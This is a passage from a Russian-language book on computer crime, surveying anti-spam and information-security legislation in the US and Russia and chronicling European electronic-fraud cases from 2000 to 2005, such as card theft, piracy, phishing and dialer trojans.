[25] Председатель Комитета по энергетике и коммерции Палаты представителей США мистер Таузин вообще представляет собой довольно незаурядную личность. Например, однажды он и член того же комитета Хизер Уилсон послали письма управляющим eBay, Yahoo и Amazon с просьбой ответить на вопросы о распространении электронного мошенничества и особенно о ложном участии в аукционах. Было известно, что при ложном участии в сетевых аукционах сами продавцы делают ставки, чтобы поднять цену выставленного на аукцион товара, и мошенничество такого рода впервые было зарегистрировано в 2000 году во время продажи поддельной картины Ричарда Дибенкорна. В письме также говорилось: «Хотя и существует статистика об электронном мошенничестве во время сетевых аукционов, практические пути осуществления аферы ещё крайне мало изучены. Мы просим вашей помощи в определении причин мошенничества, а также путей защиты пользователей с целью улучшения имиджа электронной индустрии в глазах обычных людей. Мы заинтересованы в конкретных рекомендациях». Г-да Таузин и Уилсон написали это письмо, тщательно проанализировав многочисленные жалобы пользователей Интернет и публикации статей по поводу электронного мошенничества. Показателен результат обращения: представители Yahoo! приветствовали инициативу законодателей, управляющий eBay ответил, что он может выступить по данному вопросу на соответствующей встрече с членами Комитета, а представители Amazon вообще не смогли прокомментировать письмо.

и торговле и Судебного комитета – и предусматривал наказание за рассылку спама от штрафа (в размере до 1,5 млн. долларов) до тюремного заключения (сроком до двух лет). Маркетинг посредством электронной почты разрешался только при условии раскрытия электронного и физического адреса отправителя послания. Нарушителей закона должны преследовать в судебном порядке Интернет-провайдеры, главные прокуроры штатов и федеральные правоохранительные органы. Однако частные лица и группы лиц не смогут подавать иски против спамеров.

Многие известные поборники прав потребителей и эксперты практически мгновенно откликнулись на появление очередного проекта многострадального закона, и их заявления в целом сводились к тому, что данный закон является половинчатым, поскольку не пытается оградить пользователей от электронных обращений «законного содержания». С иной позиции выступили Интернет-провайдеры и некоторые представители американских властей, которые всячески подчёркивали, что якобы «в современных условиях главной угрозой является объём спама, а не его содержание». Федеральная торговая комиссия США обнародовала свои оценки, по которым 75% всех посланий по электронной почте составляет спам – сомнительные и мошеннические предложения работы на дому, рецепты чудесных снадобий и прочие объявления[26]. Как бы то ни было, но законопроект г-на Таузина стал четвёртым в уже длинном ряду законопроектов, направленных на обуздание спамеров.

---

[26] Интересно, что в то же время среди пользователей Рунет был проведён опрос, целиком посвящённый проблеме спама. Результаты этого опроса таковы: 27% опрошенных получали спама больше, чем личной почты; 52,5% пользователей получали навязчивую корреспонденцию каждый раз, когда проверяли свой почтовый ящик; 59,8% опрошенных удаляли спам, даже не просматривая его содержимое; 26,1% пользователей предпочитали все же посмотреть удаляемое письмо. По данным того же опроса 91,4% пользователей Рунет никогда не приобретали товары и услуги, рекламируемые с помощью спама. Более того, получение спама видится пользователям не просто назойливым и ненужным, а наносящим конкретный ущерб: плата за время в Интернет на получение почты, личное или рабочее время на его удаление, настройка фильтров, моральный ущерб. Причём 18,8% из числа опрошенных оценивали этот ущерб в 100 долларов за календарный год, а 5% считали, что он составляет 100–500 долларов. Из общего числа опрошенных 51,7% пытались защитить себя самостоятельно, настраивая фильтры электронной почты. 48,8% высказывались за применение к спамерам административных мер: штрафы, лише-

Первым на факт появления нового законопроекта откликнулся глава компании Microsoft Билл Гейтс, который обратился с письмом к Конгрессу США, обозначив свой взгляд на разрастающуюся проблему спама. «Поток нежелательных, неприятных, часто оскорбительных и мошеннических электронных писем разрушает веру в информационные технологии, обходится бизнесу в миллиарды долларов в год и уменьшает нашу с вами возможность реализации полного потенциала современных технологий», – писал Гейтс. В предлагаемом им разностороннем подходе к решению проблемы, учитывающем как государственные инициативы, так и силы саморегуляции индустрии, основной упор делался Гейтсом на законодательное закрепление обязательности индикации рекламного характера электронного письма, например добавлением акронима «ADV» в тему такого письма. Кроме того, он от имени Microsoft предложил создать специальную независимую организацию, ответственную за поиск и последующее претворение в жизнь методов борьбы со спамом. Что тут скажешь? Это называется одним словом – допекли! И немудрено, ведь по оценкам некоторых ведущих западных аналитиков уже к концу 2006 года каждое второе письмо в виртуальных почтовых ящиках должно содержать спам, а в 2007 году при сохранении современных тенденций, если не будут приняты срочные меры по борьбе с несанкционированной электронной почтой, потери компаний от спама достигнут 198 млрд. долларов Эксперты компании Radicti Group прогнозируют, что системы борьбы со спамом потребуют установки дополнительных корпоративных серверов, что уже в 2007 году приведёт к дополнительным расходам в размере 197 млрд. долларов.

ние права доступа в Интернет и т.п. 21,3% из числа опрошенных считали, что можно применить и уголовные наказания, а свыше 50% готовы подать судебный иск или выступить свидетелем в деле о спаме. Данная статистика наводит на мысль о том, что российские компьютерное и бизнес-сообщества, да и общество в целом с энтузиазмом восприняли бы практически любые жёсткие требования федерального законодательства, направленные на интенсификацию борьбы со спамом и неизбежно сопутствующим ему электронным мошенничеством.

Что же касается Гейтса, то его слова не разошлись с делом. Уже через две недели после его заявления адвокаты компании подали 15 судебных исков против компаний, подозреваемых в спам-рассылках. Причём иски были поданы как на территории США (13 исков), так и Великобритании (2 иска), как собственно от имени Microsoft, так и от имени пользователей её программных продуктов. Против этих компаний был выдвинут ряд обвинений, в том числе в том, что они послали на электронные почтовые ящики Microsoft более чем 2 млрд. спамерских сообщений, в том числе и с предложениями явно мошеннического характера. Адвокаты особо подчеркнули, что судебные иски в США преднамеренно поданы в штате Вашингтон, так как в нём, как мы уже говорили выше, были приняты самые жёсткие на то время в США законы против спамеров.

20 мая 2004 года Президент России В.В. Путин подписал указ «О мерах по обеспечению информационной безопасности Российской Федерации в сфере международного информационного обмена», который в средствах массовой информации сразу окрестили «антихакерским». Новый указ был направлен, главным образом, на обеспечение надёжной защиты от несанкционированных действий против российского сегмента Интернет и, в первую очередь, сетевых ресурсов государственных органов. То есть речь шла о предотвращении возможных попыток компьютерного взлома и получения контроля над сетевыми ресурсами органов власти России с террористическим или иным преступным умыслом. Для этого предписывалось «повысить устойчивость Интернет-ресурсов органов власти России к воздействию активно распространяющихся сетевых компьютерных вирусов, способных нанести серьёзный урон тем сферам государственной деятельности и экономики, где активно применяются компьютерные технологии». Указом предусматривались меры, направленные на защиту сведений, составляющих государственную тайну, и служебной информации ограниченного распространения. В целом указ имел своей целью обеспечение дальнейшего устойчивого

развития и модернизации российских государственных сетевых ресурсов, снижение компьютерной преступности, в том числе и проявлений электронного мошенничества.

В июне 2006 года Государственная Дума приняла во втором чтении законопроект «О персональных данных». «Основная нацеленность законопроекта – защита баз данных – прослеживается очень чётко, – заявил председатель комитета Госдумы по конституционному строительству Владимир Плигин. – После второго чтения используемые в проекте понятия приобрели отточенный юридический характер, введены также дополнительные меры, направленные на защиту прав и интересов граждан. Также мы посчитали нужным отказаться от ряда терминов и позиций, которые были предметом общественной критики».

27 июля 2006 года Президент России подписал Федеральный закон «Об информации, информационных технологиях и о защите информации»[27]. Закон был принят Госдумой 8 июля 2006 года и одобрен Советом Федерации 14 июля 2006 года. Документ регулирует отношения в сфере поиска, получения, передачи и распространения информации, а также её защиты. Устанавливается, что информация в зависимости от категории доступа к ней подразделяется на общедоступную и информацию ограниченного доступа, – последняя должна быть определена соответствующим федеральным законом. Согласно закону, обладателем информации могут выступать как физические и юридические лица, так и субъекты Российской Федерации, муниципальные образования и Российская Федерация. Обладатель вправе самостоятельно разрешать или ограничивать доступ к своей информации. Запрещается требовать от гражданина предоставления информации о его частной жизни, в том числе информации, составляющей личную или семейную тайну, – порядок доступа к сведениям персонального характера должен быть также установлен отдельным федеральным законом. В законе уточняется, что информа-

[27] Тем самым Федеральный закон «Об информации, информатизации и защите информации», действовавший с 1995 года, был признан утратившим силу.

ция, составляющая профессиональную тайну, может быть предоставлена третьим лицам только по решению суда.

Кроме того, определяется, что федеральный закон может предусматривать обязательную идентификацию лиц, которые используют телекоммуникационные сети для предпринимательской деятельности. При этом получатель электронного сообщения вправе проверить, кто был его отправителем, а в ряде случаев обязан произвести такую проверку.

Обладатель информации или операторы информационной системы обязаны предотвращать несанкционированный доступ к распространяемой ими информации.

В статье закона, регулирующей документирование информации, говорится, что электронное сообщение, подписанное электронно-цифровой подписью, признаётся равнозначным документу, подписанному собственноручно, если иным нормативным актом не предусмотрена обязательность бумажного носителя. Можно сказать, что в этой части новый закон является гораздо более адекватным современной ситуации, чем действовавший до его принятия федеральный закон «Об информации, информатизации и защите информации» 1995 года. Жаль, что, несмотря на название, в Законе нет ничего не про информационные технологии, ни про защиту информации.

Итак, мы рассмотрели некоторые законодательные акты, которые принимались в различных странах на протяжении последних лет в целях предупреждения роста компьютерной преступности и борьбы с ее проявлениями. Пример разработки и принятия закона против спама в США позволил оценить, насколько трудоёмким и длительным может быть законотворческий процесс в условиях быстро меняющейся действительности и столкновения интересов лоббирующих разные подходы группировок[28]. Процесс компьютеризации общества превратил информацию в важнейший стратегический ре-

[28] Кстати, многострадальный федеральный антиспамовый закон в США наконец-то был принят и вступил в силу с 2004 года. Он предусматривает как штрафы, так и уголовную ответственность спамеров.

сурс, во многом определяющий безопасность государства. Высокая ценность отдельных сведений, наряду с их постоянно возрастающей доступностью, привлекает повышенное внимание как компьютерного андеграунда, так и чисто криминальных группировок и отдельных элементов, а в последнее время и международной организованной преступности. Сегодня с полным основанием можно утверждать, что одним из приоритетных направлений развития современной преступности становится область высоких информационных технологий – компьютерных и информационно-телекоммуникационных. Существующие в мире правовые механизмы явно не успевают адекватно реагировать на новые виды правонарушений, которые постоянно возникают в связи с развитием информационных технологий. Очевидно, что в связи с возрастающим многообразием, масштабом и общественной опасностью компьютерных преступлений государству, компьютерному и бизнес сообществам следует всё больше внимания уделять их правовому регулированию путём разработки новых законов, а также как можно более оперативного внесения соответствующих поправок в уголовные кодексы, законы и другие нормативные правовые акты.

Но даже наличие законодательного акта в этой области далеко не всегда гарантирует нужный уровень правового регулирования, если отсутствует механизм его реализации. Уголовные санкции на национальном и международном уровнях не всегда могут обеспечить надёжную защиту от компьютерной преступности, потому что в действующих законах нет однозначной классификации компьютерных преступлений, а сложность толкования и применения конкретных статей законов ограничивают активные действия правоохранительных органов. Законодатели и политики разных стран должны осуществлять взаимоувязанную и планомерную работу по выработке не только новых правовых норм, но и соответствующих санкций, создавая при этом необходимый механизм обеспечения деятельности прокуратуры, правоохранительных и судебных органов, которые могли бы преследовать и наказывать злоумышленников, виновных в совершении компьютерных преступ-

лений. Ведущие зарубежные и отечественные эксперты-правоведы подчёркивают: «Приходится констатировать, что только разработанных на национальном уровне законодательных мер, какими бы они проработанными ни являлись, сегодня явно недостаточно, поскольку для компьютерных преступлений государственных границ не существует, в то время как возможности национальных правоохранительных органов этими границами существенно ограничиваются. Отсутствие должного международного сотрудничества и несовершенство национальных законодательств способствуют дальнейшему распространению компьютерной преступности. Отсутствие международных соглашений самым серьёзным образом влияет на нормальное функционирование органов уголовной юстиции». Многие зарубежные и отечественные специалисты сходятся также на том, что уголовные законы должны дополняться соответствующими гражданскими санкциями: «Судебные дела против компьютерных злоумышленников представляют собой наиболее сложную процедуру по причине трудности доказательства и могут не вписываться в традиционные правовые рамки. Более того, по положению некоторых статей закона часть вины может формально вменяться и пострадавшему – как юридическому лицу, не принявшему разумных мер предосторожности, а пользователи, ориентируясь на несовершенство закона, стремятся, со своей стороны, не столько помогать представителям правосудия, сколько придерживаться нейтральной позиции».

Приведённые выше доводы позволяют сделать однозначный вывод о том, что компьютерные преступления приобретают всё большую социальную опасность, характеризуются латентностью, высокой технологичностью, специфическим объектом преступного посягательства и прогрессирующей динамикой их увеличения. В связи с этим основными способами борьбы с компьютерными преступлениями следует признать их своевременную профилактику и предупреждение, эффективно реализуемые за счёт общих усилий общества и государства. Для решения этих задач необходимо постоянно и безотлагательно принимать взаимоувязанные национальные и международ-

ные нормативные правовые акты, отражающие существующие реалии и учитывающие тенденции развития компьютерного андеграунда во всём мире. Кроме того, каждое государство должно заботиться о постоянном росте профессиональной компетенции сотрудников правоохранительных органов, занимающихся раскрытием, расследованием и пресечением компьютерных преступлений.

§2. Некоторые примеры электронного мошенничества в новом тысячелетии

При ближайшем рассмотрении различных проявлений компьютерной преступности в сочетании с законодательными актами, неизбежно становится очевидным отставание и несовершенство современной правовой системы– и в большинстве отдельно взятых стран, и во всём мире в целом. Тем не менее, достаточно очевидно и то, что современные правоохранительные и юридические системы наиболее развитых стран и лежащие в их основе базовые нормативные правовые акты, в том числе и российские, уже позволяют привлекать компьютерных злоумышленников к ответственности за наиболее опасные деяния, например вирусописательство, хакерство, электронное мошенничество. Хочется также отметить, что если для привлечения к ответственности по нормам уголовного права необходимо заставить работать сложный уголовно-правовой механизм, то для привлечения к гражданско-правовой ответственности достаточно воли юридического или физического лица, права которого были нарушены. Впрочем, механизм привлечения к уголовной ответственности также может функционировать весьма оперативно при наличии определённого давления со стороны правительства, государственных органов власти, общественных организаций или самого пострадавшего.

В предыдущем параграфе мы говорили о важности профилактики. Но если что-то не сработало и преступление совершено? В этом случае должен

вступать в действие универсальный принцип: «Любое преступное деяние неотвратимо сопровождается соответствующим наказанием». Давайте рассмотрим характерные прецеденты, произошедшие в различных регионах мира в настоящем веке и имевшие общественный резонанс.

Европа

29 мая 2000 года правительство Великобритании заявило о своих намерениях использовать Интернет для «войны» с электронным мошенничеством. Министр социальной безопасности Джеф Рукер объявил, что отныне можно заполнить онлайновую форму на специально созданном Web-сайте, названном Targeting Fraud. На этом Web-сайте любой человек мог описать случай мошенничества, жертвой которого он стал. «Мошенники воруют у всех нас – каждая семья в стране из-за обманщиков теряет в среднем 80 фунтов в год», – подчеркнул г-н Рукер.

В июне 2000 года обвинённый в воровстве больше чем 23 тыс. номеров кредитных карт 18-летний злоумышленник Рафаэль Грей (Интернет псевдоним «Curator»[29]) из небольшого городка в Уэльсе (Великобритания) был вызван в суд. Он обвинялся в девятикратном несанкционированном доступе к закрытой информации, двух взломах банковских Web-сайтов и извлечении из их баз примерно 6,5 тыс. номеров кредитных карт, с последующим опубликованием этих номеров в Интернет. В целом мошенник нанёс ущерб на сумму в 3 млн. долларов.

В декабре того же года 29-летний гражданин Австрии Майкл Бергер, обвиняемый в растрате более 400 млн. долларов, принадлежавших инвесторам, был признан виновным в электронном мошенничестве с акциями в Интернет. В 1995 году г-н Бергер основал хеджинговый[30] фонд на Вирджинских островах, и за несколько лет ему удалось получить сумму, превышающую 575 млн. долларов от 300 инвесторов. Затем он присвоил большую часть этих денег, заявив инвесторам, что котировки акций Интернет-компаний, в кото-

[29] «Curator» (англ.) – «Надсмотрщик».

[30] Hedging (англ.) – *экон.* хеджирование, страхование от потерь, страховая сделка.

рые эти средства были вложены, упали, хотя на самом деле акции выросли. Приговор по делу вынесен 16 марта 2001 года, г-н Бергер получил 10 лет тюрьмы и штраф в размере 1,25 млн. долларов.

В феврале 2001 года отделение Международной федерации звукозаписывающей промышленности (IFPI) в Бельгии подало в суд на владельцев Web-сайта MP3Blast. Этот Web-сайт предоставлял пользователям Интернет услуги по бесплатной загрузке MP3-файлов, а также нелегальной распечатке обложек лицензионных музыкальных дисков. IFPI подала жалобу в департамент бельгийской полиции, занимающийся компьютерными преступлениями, обвиняя MP3Blast в нарушении авторских прав и Интернет-мошенничестве. Бельгийской полиции с большим трудом удалось выследить злоумышленников, которые постоянно меняли местонахождение своих серверов, но в итоге они были задержаны, допрошены и отпущены на свободу под залог. Впоследствии суд вынес решение, в соответствии с которым владельцы Web-сайта MP3Blast вынуждены были оплатить крупные штрафы. Добавим, что по бельгийским законам максимально возможный штраф за подобную деятельность в Интернет мог составить 20 млн. бельгийских франков.

19 февраля 2001 года информационное агентство CNN сообщило, что объём мошеннических сделок с использованием кредитных карт в Европе вырос за 2000 год на 50%. По данным представителей Европейской Комиссии общая сумма мошеннических транзакций составила 553 млн. долларов. Несмотря на то что использование кредиток для покупок в Интернет составляло всего 2% от общего объёма операций с кредитными картами, около половины электронных злоумышленников, похищающих у владельцев карт деньги, действовали именно в Интернет. Как заявили представители Европейской Комиссии, «кредитные карточки не подходят для электронной коммерции, и мы надеемся, что в ближайшем времени будут созданы новые, более безопасные системы платежей в Интернет».

В двадцатых числах февраля 2001 года на юге Испании в небольшом городке Молина де Сегура два гражданина этой страны были арестованы по обвинению в незаконной организации сети для нелегального распространения музыки в формате MP3 через Интернет. Как утверждала местная полиция, это был первый в Испании случай задержания за нарушение авторских прав и распространение музыки через Глобальную сеть в целях наживы. Мошенники изготовливали копии оригиналов музыкальных произведений, а затем продавали файлы-копии в Интернет по цене, гораздо более низкой, чем их настоящая рыночная стоимость. Следствие обнаружило у подозреваемых 1500 MP3-файлов и 200 незаконно записанных ими компакт-дисков. Однако привлечение злоумышленников к ответственности по «профильным» статьям оказалось весьма нетривиальной задачей в связи с недостаточным развитием на тот момент испанской законодательной базы. Тем не менее, оба подпольных «бизнесмена» были приговорены к уплате весомых штрафов.

В марте 2001 года газета «Sunday Times» сообщила, что национальный отдел по борьбе с преступностью Великобритании (National Crime Squad) совместно с корпорацией Microsoft провёл операцию, в результате которой состоялся суд и были признаны виновными четверо проживавших в Лондоне пакистанцев, занимавшихся пиратством и незаконно заработавших на этом полтора миллиона фунтов стерлингов[31]. Двое из них до суда содержались под стражей, так как нарушили условия освобождения под залог. «Sunday Times» сообщала, что они скрывались в шкафу в доме одного из участников группы, когда к нему пришла полиция. Кстати, это был рецидив – первый раз те же лица арестовывались в конце 1998 года на таможне аэропорта Хитроу при получении пакета с «фальшивым» программным обеспечением компании Microsoft. Отправителем пакета была таиландская фирма, а получателем бухгалтерская компания одного из участников преступной группы – 55-летнего Сикандера Куреши. По словам обвиняемых Парвина и Ахмеда, они работали

[31] По данным из банка, где находился счёт компьютерных преступников, из полутора миллионов фунтов стерлингов 800 тысяч удалось изъять полиции.

на некоего мистера Вонга из Китая и не имели понятия о том, что занимаются противозаконной деятельностью. Хорошо, что они хотя бы знали свои имена.

В конце марта 2001 года обвиняемый в Интернет-мошенничествах на сумму свыше 4,5 млн. долларов. 19-летний хакер из Великобритании признал свою вину за несколько дней до того, как должен был появиться в суде. Рафаэль Грей из западного Уэльса признал, что незаконно получал информацию относительно кредитных карт посетителей взломанных им Web-сайтов и использовал её для оплаты некоторых Интернет-сервисов. Например, на эти деньги он открыл два собственных Web-сайта, один из которых был посвящён его хакерским проектам. Среди пострадавших числится глава компании Microsoft Билл Гейтс. Всего же мошенник украл 26 тысяч номеров кредитных карт. Грей был признан виновным во взломе шести Web-сайтов, но был оправдан по пункту обвинения в откачивании запрещённых материалов. По решению суда до окончательного приговора Грей проведёт время в тюрьме без права освобождения под залог. Окончательное судебное разбирательство было отложено, поскольку потребовались дополнительное исследование материалов дела, проведение технической экспертизы, слушанье показаний некоторого дополнительного количества свидетелей обвинения из США, прибытие которых ожидалось.

На состоявшейся 20 июня 2001 года в Кардиффе ежегодной конференции британского Института торговых стандартов прозвучали призывы к принятию в стране более жёсткого законодательства, охраняющего онлайновых покупателей от подделок и мошенничества в Интернет. Представители института зачитали на конференции доклад, в котором особо подчёркивалась необходимость создания специальных подразделений Интернет-полиции, способных отслеживать истоки разного рода сетевых преступлений и афер. «Покупатель в Глобальной сети не может чувствовать себя защищённым до тех пор, пока не будут созданы такие подразделения, – говорилось в докладе,

– поскольку обычные полицейские зачастую просто не могут с этим справиться, не представляя даже, как работает Интернет».

В декабре 2001 года информационный портал Vnunet.com сообщил, что в Великобритании арестованы британские подданные, члены крупнейшей международной организации компьютерного андеграунда, занимавшиеся вирусописательством, хакерством, пиратством и мошенничеством в Интернет. Группировка под истинно флибустьерским названием «Drink or Die»[32] была признана ответственной за самые масштабные компьютерные преступления в истории Глобальной сети. Например, через созданную сеть подставных Web-сайтов мошенникам удалось похитить несколько миллионов единиц программного обеспечения, игр, музыки и цифрового видео. В результате оперативной разработки специальными службами Европы, США и Австралии целого спектра компьютерных преступлений «Drink or Die» только в Великобритании было арестовано восемь человек, напрямую причастных к деятельности этой организации. Всего же в разных странах (Финляндия, Норвегия, США, Австралия) было выдано порядка 80 ордеров на обыск людей, имеющих отношение к деятельности «Drink or Die». По оценкам специалистов «Drink or Die» являлась «одним из самых крупных и наиболее опытных преступных Интернет-кланов современности». Предположительно, организация насчитывала порядка 1500 членов, на счету которых хищение программного обеспечения на сумму, превышающую миллиард долларов ежегодно.

В очередной раз Интернет-мошенники понесли потери в феврале 2002 года. На этот раз в руки полиции попались злоумышленники румынского происхождения. Действовала преступная группа в Скандинавии. Банда была задержана совместными усилиями правоохранительных органов США, Швеции и Румынии. Около года назад румынские граждане были уличены в том, что промышляли «торговлей» через Интернет различной техникой: калькуляторами, мониторами, видеокамерами и прочей аппаратурой. Мошенники проникли на Web-сайты электронных магазинов и «продавали» там эту про-

[32] «Drink or Die» (англ.) – «Пей или сдохни».

дукцию с предоплатой. Торговля эта была, конечно же, фиктивной, и доверчивые покупатели, позарившись на дешевизну, оставались без денег и покупок. В итоге электронные мошенники заработали несколько сотен тысяч долларов. Для конспирации они постоянно меняли банковские счета и названия своих «торговых фирм». Среди жертв этой организованной группы компьютерных преступников больше всего было граждан США, которые, собственно, и пожаловались сотрудникам ФБР США. Главный Интернет-мошенник, а также его восемь сообщников были задержаны при попытке получить перевод от очередного покупателя на сумму в 40000 долларов, но остальные подозреваемые, ещё 15 человек, разыскиваются Интерполом.

12 марта 2002 года Интернет-издание CNews.ru поведало историю о том, как два предприимчивых британца открыли коммерческую компанию и стали продавать доменные имена в несуществующей зоне .usa. На этом им удалось заработать около 1 млн. долларов. Рассылка с призывами регистрировать доменные имена в несуществующей зоне была начата вскоре после памятных событий 11 сентября в США, и её получателей призывали проявить патриотизм, зарегистрировав домен в «национальной» зоне. Стоимость одного доменного имени в так называемой зоне .usa оценивалась в 59 долларов. Но эта доменная зона не является официально признанной ICANN, и, следовательно, её поддержка не включена в спецификации всех основных браузеров. Именно с этой проблемой и столкнулись покупатели доменных имён, что спровоцировало расследование деятельности аферистов. И здесь возникли некие правовые коллизии. Оказалось, что доказать факт электронного мошенничества и отсудить свои средства обратно патриотично настроенным американцам будет практически невозможно, поскольку теоретически выступить инициатором создания новой доменной зоны может каждый, однако использовать её ресурсы смогут лишь те пользователи Глобальной сети, браузер которых будет снабжён специальной программой-заплаткой. Таким образом, единственное, в чём можно было обвинить двух искусных мошен-

ников, это то, что они не предупреждали своих клиентов о том, что доменная зона .usa не является официально признанной.

В июле 2002 года специализирующаяся в области глобальных решений информатизации компания Experian опубликовала данные статистики компьютерных преступлений, совершаемых в сфере онлайновых финансовых услуг и розничной торговли Великобритании, из которых следовало, что финансовые компании по-прежнему уязвимы перед лицом Интернет-мошенников. В представленном отчёте отмечалось, что указанные компании считают Интернет одним из ключевых инструментов для продаж и многие из них уже предоставляют в режиме «онлайн» практически полный спектр услуг. Свыше 67% финансовых компаний, принявших участие в исследовании, включили в свои информационные системы средства для автоматической обработки заявок, подаваемых через Интернет, а также другие интерактивные средства. Но распространение объёмов онлайновых услуг вызвало рост мошенничества в этой сфере. Каждое двенадцатое заявление о мошенничестве в сфере финансовых услуг было связано с областью Интернет-услуг. Так, совокупная сумма убытков только от использования украденных данных о кредитных картах по итогам 2001 года составляла 96 млн. фунтов стерлингов, что на 68% больше показателя 2000 года. Наиболее популярные способы совершения преступлений включали в себя кражу идентификационных данных; указание ложного места проживания; подделку средств идентификации; указание ложного места работы и доходов. Однако, как отмечал эксперт Experian Гарет Джонс, «эти способы не являются специфическими для онлайновых услуг». Например, часто для дополнительного подтверждения информации о клиенте применялся запрос бумажных документов, но и в этом случае было трудно обнаружить искажение данных. Интересно, что для защиты своего бизнеса три четверти британских финансовых компаний использовали автоматизированные средства обнаружения попыток мошенничества.

В декабре 2002 года клиенты Integretel Inc. стали жертвами Интернет-мошенников, распространяющих в Глобальной сети порнографию. Согласившись на предложение одного из британских Web-сайтов о просмотре порнографии, клиенты скачивали специальную программу для просмотра фильмов. При этом связь устанавливалась через Интернет-провайдера с острова Мадагаскар, что якобы давало стоимость минуты в размере 3, 99 доллара. Как выяснилось при расследовании, владельцем порнографического Web-сайта являлась некая британская фирма Verity, а звонок в Лондон обходился всего лишь в 8 центов вместо 3,99 доллара за звонок на Мадагаскар. После того как компания выставила каждому из своих клиентов счёт в размере четырёх тысяч долларов, начались многочисленные жалобы на компанию. Чтобы не доводить дело до суда, фискальные органы Великобритании обязали компанию Integretel Inc. выплатить пострадавшим клиентам деньги, и её владельцы согласились с этим, но выдвинули своё условие – деньги должны быть размещены на счёте условного депонирования до тех пор, пока конфликт не будет полностью урегулирован. В итоге дело закончилось полюбовно – не сочтите за каламбур.

Организация Business Software Alliance в июне 2003 года сообщила, что «итальянская полиция вышла на крупнейшую европейскую преступную группировку, занимавшуюся нелегальным копированием и реализацией программного обеспечения». В ходе операции были конфискованы нелегальные копии продуктов на общую сумму 118 млн. евро. Сбыт «готовой продукции» мошенники осуществляли через специально созданную сеть – она распространялась через 12 Web-сайтов и к розничным торговцам поступала по почте. Акцию органов правопорядка, названную операцией «Мышь», проводили итальянские полицейские совместно с группами спецназа. Для выявления преступников использовались трассировки динамических IP-адресов, анализ лог-файлов, перлюстрация анонимных адресов электронной почты и зашифрованных сообщений. В результате 181 участнику группировки были предъявлены обвинения, и ещё около 10300 человек попали под подозрение след-

ственных органов. Деятельность электронных мошенников не ограничивалась пределами Италии, они успешно продавали программное обеспечение по всей Европе.

Швейцарские банки всегда считались абсолютно надёжными, но Интернет-мошенники сумели поколебать это мнение. В марте 2004 года жертвами злоумышленников стали клиенты Basler Kantonalbank (BKB), одного из крупнейших региональных швейцарских банков. Ссылки, содержащиеся в спам письмах, открывали поддельную версию Web-сайта BKB, а там клиентов уже поджидали и просили ввести данные авторизации: номер счёта, PIN-код, логин, пароль. Таким образом, мошенники-фишеры получали возможность снятия денег со счетов клиентов BKB. И это не единичный случай. Попытки совершения аналогичных электронных мошенничеств совершались ранее по отношению к таким банкам, как Wells Fargo, Nationwide, NatWest, Barclays, Westpac Halifax. В результате банкиры неоднократно призывали своих клиентов быть крайне бдительными и осторожными, а на Web-сайте банка BKB появилось специальное предупреждение об опасности, которую могут представлять сообщения, приходящие по электронной почте от имени банка.

28 апреля 2004 года газета «The Inquirer» писала: «Как показывает проведённое по заказу правительства Великобритании исследование, за последние четыре года в стране утроилось число инцидентов, связанных с информационной безопасностью. Причиной этому стали недостаточные меры, предпринимаемые корпорациями». В ходе исследования была рассмотрена деятельность 1000 британских компаний, и 74% из них (94% из которых крупные корпорации) заявили, что в течение 2003 года хоть раз сталкивались с проблемой в области информационной безопасности – вирусные атаки, утечка конфиденциальной информации, несанкционированный доступ, электронное мошенничество. Средний убыток, понёсенный компанией в результате подобных проблем, составил 10 тысяч фунтов стерлингов, причём для

крупных компаний сумма убытка была больше – 120 тысяч фунтов стерлингов.

24 июня 2004 года The Register со ссылкой на одну из итальянских газет писала о том, что испанская полиция отловила пятерых Интернет-мошенников: «Полиция Испании в ходе расследования дел о программах автодозвона арестовала пять человек, обвиняемых в самом крупном мошенничестве – 45 тысяч жертв и 35 млн. евро ущерба». Мошенники действовали в городах Мадрид и Понтеведра. Мужчины в возрасте примерно 35 лет создали более 120 Web-страниц порнографического, музыкального и автомобильного содержания. Каждая из этих Web-страниц имела встроенную «троянскую» программу, которая попадала в компьютер пользователя и заменяла номера дозвона до провайдера на платные с кодами «906», «907» и «806». Заметим, что в последние годы в Европе мошенничество с подставными номерами имеет огромную популярность, но и полиция постепенно научилась вычислять злоумышленников.

28 июня 2004 года на два года тюремного заключения был осуждён 25-летний Саймон Джоунс из города Саутгемптон (Великобритания), который якобы взломал серверы легендарного журнала Playboy и вытребовал у руководство издания 100 долларов за неразглашение конфиденциальных данных о подписчиках. Атаку на серверы Playboy Джоунс совершил из своей комнаты в доме родителей и представился псевдонимом Paymaster 69. У издания с миллиардными доходами он попросил всего 55 фунтов стерлингов, и руководство Playboy согласилось на условия взломщика, лишь бы он не продал другим мошенникам данные о номерах кредитных карточек двух подписчиков журнала. На самом деле, как выяснили потом нанятые Playboy эксперты по информационной безопасности, этих данных у Джоунса не было, ему удалось добыть лишь список с некоторыми именами и паролями. Однако и этих данных было вполне достаточно, чтобы убедить представителей Playboy в том, что хакеру удалось проникнуть в их базы данных. Спецслужбам понадобилось несколько месяцев, чтобы найти этого непритязательного с точки

зрения финансовых запросов хакера и привлечь его к уголовной ответственности. Саймон Джоунс сам облегчил им задачу. Затребованные у Playboy деньги он попросил перевести на свой счёт в банке, так что сомнений относительно личности мошенника у спецслужб не было. Суд признал Джоунса виновным в шантаже с целью вымогательства денег и приговорил его к двум годам тюрьмы, несмотря на то что адвокаты уверяли судей, что мотивами для взлома были не деньги, а просто обладателю университетского диплома не удалось найти работу по специальности, а в супермаркете, куда он устроился, ему было тоскливо. Что касается империи Хью Хефнера, то Playboy фальшивый взлом обошёлся, конечно, дороже выплаченных 100 долларов – этому журналу пришлось потратить тысячи долларов на пересмотр политики информационной безопасности. Кроме того, Playboy решил модернизировать свою базу данных, что обошлось еще в несколько миллионов долларов.

В декабре 2004 года агентами секретной службы США был арестован британский подданный, обвиняемый в принадлежности к занимающейся мошенничеством в Интернет международной банде. 19-летнему тинэйджеру и ещё 27 подозреваемым были предъявлены обвинения в продаже миллионов украденных через Интернет номеров кредитных карт. Представители организации National Hi-Tech Crime Unit заявили, что все 27 человек являются активными членами международной группировки компьютерных преступников, и аресты производились сразу в семи странах. Интернет-мошенники украли и продали через Глобальную сеть не менее 1,7 млн. номеров кредитных карт, а также информацию, содержащуюся в паспортах и свидетельствах о рождении. Кроме того, они распространяли инструкции о том, как следует организовывать и проводить подобные мошенничества.

Как сообщала 15 марта 2005 года радиостанция BBC, лондонская полиция предотвратила ограбление банка, которое могло стать одним из крупнейших за всю историю Великобритании. Преступники намеревались похитить 220 млн. фунтов стерлингов из лондонского отделения японского банка Sumitomo. Власти полагают, что компьютерные злоумышленники пытались

